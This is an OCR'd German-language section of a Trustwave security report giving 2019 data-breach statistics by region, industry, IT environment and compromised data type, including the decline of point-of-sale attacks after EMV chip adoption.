
Datenkompromittierung

In diesem Abschnitt werden die Ergebnisse der Trustwave-Untersuchungen von Sicherheitskompromittierungen und Datenverletzungen in Unternehmensumgebungen im Jahr 2019 vorgestellt. Diese Statistiken, die stark von den Details der jeweiligen Untersuchung abhängen, bieten einen interessanten Überblick darüber, wo und wie Angreifer ihre Tätigkeiten konzentrierten, und darüber hinaus Einblick, was die Zukunft bringen könnte.

DEMOGRAFISCHE VERTEILUNG


Die Beobachtungen stammen aus Trustwave SpiderLabs-Untersuchungen von Datenverletzungen, die Tausende Computersysteme in 16 Ländern betrafen.

KOMPROMITTIERUNG NACH REGION



Während sich die regionale Verteilung der untersuchten Datenverletzungen der Verteilung im Jahr 2018 ähnelte, gab es bei der Aufschlüsselung nach Branchen deutliche Unterschiede:


KOMPROMITTIERUNG NACH BRANCHEN



Wie in den vergangenen Jahren ereigneten sich Vorfälle in vielen verschiedenen Wirtschaftssektoren. Der größte Anteil betraf den Einzelhandel, wobei traditionelle stationäre Einzelhandelsunternehmen sowie E-Commerce-Umgebungen etwa 24 % und der Finanz- sowie Versicherungssektor 14 % der Gesamtvorfälle ausmachten. Das Gastgewerbe stand mit 13 % an dritter Stelle.

Auf die Technologie- bzw. Reisebranche entfielen 9 % bzw. 8 % der gesamten Vorfälle. Beide Sektoren verzeichneten einen enormen Anstieg gegenüber 2018. Die Vorfälle in der Lebensmittel- und Getränkeindustrie gingen dagegen von 7 % im Jahr 2018 auf 2 % zurück. Insgesamt verzeichneten die Trustwave-Forscher eine Zunahme von Angriffen auf Unternehmen, die den Kriminellen Zugang zu weiteren potentiellen Opfern verschaffen könnten. Dies könnte ein Grund für den signifikanten Anstieg der Vorfälle auf Technologieunternehmen sein.


KOMPROMITTIERUNG NACH UMGEBUNG



Die meisten von Trustwave untersuchten Vorfälle betrafen mit 54 % Unternehmens- und interne Netzwerke; ein leichter Rückgang gegenüber 56 % im Jahr 2018. Vorkommnisse in E-Commerce-Infrastrukturen sanken auf 22 %. Bei Angriffen auf Unternehmensumgebungen ging es, neben eher typischen Netzwerkangriffen, insbesondere um Angriffe, die eine direkte finanzielle Entlohnung zum Ziel hatten, wie z.B. durch Business E-Mails und CEO-Frauds. Ein solches Verhalten ist bei staatlich geförderten Angreifern in Ländern unter internationalen Wirtschaftssanktionen üblich.

“Cloud” bezieht sich hier auf Angriffe auf Software-as-a-Service (SaaS)-Umgebungen, die außerhalb einfacher in der Cloud gehosteter Server und Speicher liegen. Im Jahr 2018 begannen Trustwave-Forscher erstmals, Cloud-Services als eine separate Umgebung zu klassifizieren. 2019 haben sich die Vorfälle auf Cloud-Dienste mehr als verdoppelt und betragen nun 20 % der gesamten Vorfälle. Wie zu erwarten, lässt sich dies auf die wachsende Popularität von Services wie Amazon Web Services, Microsoft Azure, Google Docs und Microsoft Office 365 zurückführen.


KOMPROMITTIERUNG NACH DATENTYP



Der größte Anteil der Vorfälle beinhaltete Ransomware. Mit 18 % in 2019 hat sich der Anteil dieser Fälle mehr als vervierfacht, dicht gefolgt von Angriffen auf Finanzdaten mit 17 %. Der Anteil der Vorkommnisse durch Krypto-Mining, meist von Botnetzen, die Mining-Software installieren und gleichzeitig andere Angriffe auf dem kompromittierten Computer ausführen, verdoppelte sich auf 6 % der Fälle. Die Angreifer suchen sogar nach bereits installierter Mining-Software, die sie entfernen, bevor sie ihre eigene Software installieren.

Positiv ist zu vermerken, dass die Anzahl der Datenvorfälle mit Kartenspuren (Magnetstreifen) deutlich auf nur 3 % zurückging. Der Diebstahl von Zahlungskartennummern wurde durch die zunehmende Einführung von Chipkartenstandards erschwert. Dieser Trend spiegelt den beachtlichen Rückgang der Angriffe auf POS-Systeme wider, die 5 % der Fälle ausmachten – weniger als ein Sechstel als der Anteil in 2016. Dieser mehrjährige Rückgang ist hauptsächlich darauf zurückzuführen, dass sich Händler in Nordamerika dem Rest der Welt anschlossen und den EMV-Chipkartenstandard akzeptierten (EMV steht für Europay, Mastercard und Visa; die Unternehmen, die den Chipkartenstandard entwickelten). Neue EMV-kompatible Kartenleser ersetzen ältere, unsichere Geräte, die nur Magnetstreifendaten lesen. Da die Händler zu einer End-to-End-Sicherheit übergehen, konzentrieren sich die Angreifer auf andere Bereiche.

POS-KOMPROMITTIERUNG NACH JAHR




KOMPROMITTIERUNG NACH UMGEBUNG

IT-Umgebungen, in denen Verstöße auftreten, fallen in die folgenden Kategorien:

- Zu den Point-of-Sales-Umgebungen (POS) gehören die speziellen “Registrierkassen”, an denen Unternehmen Zahlungen für persönliche Einzelhandelstransaktionen akzeptieren. POS-Terminals verarbeiten Zahlungskarten mit Magnetstreifen-Scannern und EMV-Chipkartenlesern. Auf den meisten Terminals laufen für POS-Geräte angepasste Versionen der Betriebssysteme Windows Embedded oder Linux, deren Netzwerke Karten- und Verkaufsdaten an einen zentralen Standort und/oder ein Finanzinstitut übertragen.
- E-Commerce-Umgebungen umfassen Webserver-Infrastrukturen für Webseiten, die Zahlungsinformationen und/oder Personally Identifiable Informations (PII) verarbeiten, einschließlich cloudbasierter IaaS- und PaaS-Infrastrukturen.
- Cloud-Umgebungen beziehen sich speziell auf in der Cloud gehostete SaaS-Dienste.
- Unternehmens- und interne Netzwerkumgebungen umfassen im Allgemeinen Unternehmensnetzwerke und können sensible Daten enthalten, die ursprünglich in einer POS- oder E-Commerce-Umgebung erfasst wurden.


Es überrascht nicht, dass Angriffe auf Cloud- und Unternehmens-/interne Netzwerkumgebungen auf diverse Datentypen abzielten; Angriffe auf E-Commerce-Umgebungen konzentrierten sich hauptsächlich auf Kreditkartendaten und POS-Angriffe auf Karteninformationen.

KOMPROMITTIERTE DATENTYPEN NACH UMGEBUNG




Unternehmens-/Internes Netzwerk

34 %	Lösegeld
13 %	Finanzdaten
2 %	CNP (E-Commerce)
18 %	Nutzerinformationen
15 %	PII
11 %	Proprietär
7 %	Krypto-Mining




E-Commerce

15 %	Finanzdaten
74 %	CNP (E-Commerce)
4 %	Nutzerinformationen
7 %	PII



Cloud

42 %	Finanzdaten
6 %	CNP (E-Commerce)
15 %	Nutzerinformationen
18 %	PII
6 %	Proprietär
13 %	Krypto-Mining




POS

25 %	Proprietär
75 %	Karteninformationen


KOMPROMITTIERTE UMGEBUNG NACH BRANCHEN

KOMPROMITTIERTE IT-UMGEBUNGEN NACH BRANCHEN



Die Arten der Angriffe variieren mit den Branchen. Angreifer zielten stark auf E-Commerce-Umgebungen im Einzelhandel und interne Netzwerke in anderen Branchen ab. POS-Angriffe machten zwar nur einen kleinen Prozentsatz aus, betrafen dabei aber hauptsächlich das Gastgewerbe und die Finanzbranche.


KOMPROMITTIERTE DATENTYPEN NACH BRANCHEN



In den vergangenen Jahren entwickelte sich bei diesen Datentypen ein vorhersehbares Muster. Branchen – wie der Einzelhandel, die Lebensmittel- und Getränkeindustrie sowie das Gastgewerbe –, in denen mit vielen physischen Zahlungskarten gearbeitet wurde, erlebten häufig Angriffe auf Karteninformationen. Der Einzelhandel verzeichnete die meisten Angriffe auf CNP-Daten (Card-not-present), die in E-Commerce-Umgebungen häufig vorkommen. In Branchen ohne viele direkte Kundentransaktionen kam es zu einer Mischung von Angriffen, die eher in internen Unternehmensumgebungen üblich sind. Viele dieser Muster änderten sich, als POS-Systeme zu weniger rentablen Zielen wurden. CNP-Angriffe richteten sich immer noch vorwiegend gegen den Einzelhandel, allerdings waren die meisten der von Trustwave untersuchten Branchen Opfer eines überraschend großen Angriffsspektrums. Lösegeldforderungen und Versuche, Nutzerinformationen zu sammeln, betrafen die meisten der untersuchten Branchen. Dies zeigt, wie wichtig es ist, niemals davon auszugehen, dass nur bestimmte Daten besonders gefährdet sind.

KOMPROMITTIERUNG NACH REGION


KOMPROMITTIERTE UMGEBUNGEN NACH REGION



Nordamerika – das bei der Einführung von EMV-Chipkartenstandards für sichere POS-Zahlungen lange hinter dem Rest der Welt zurücklag – war 2019 zum ersten Mal seit Beginn der Veröffentlichung des Trustwave Global Security Report nicht an der Spitze der POS-Vorfälle. Dies gibt Anlass zur Hoffnung, dass die Zeit unsicherer Transaktionen über Magnetstreifen vorbei ist und Cyberkriminelle dazu gezwungen werden, sich nach anderen Zielen umzusehen.

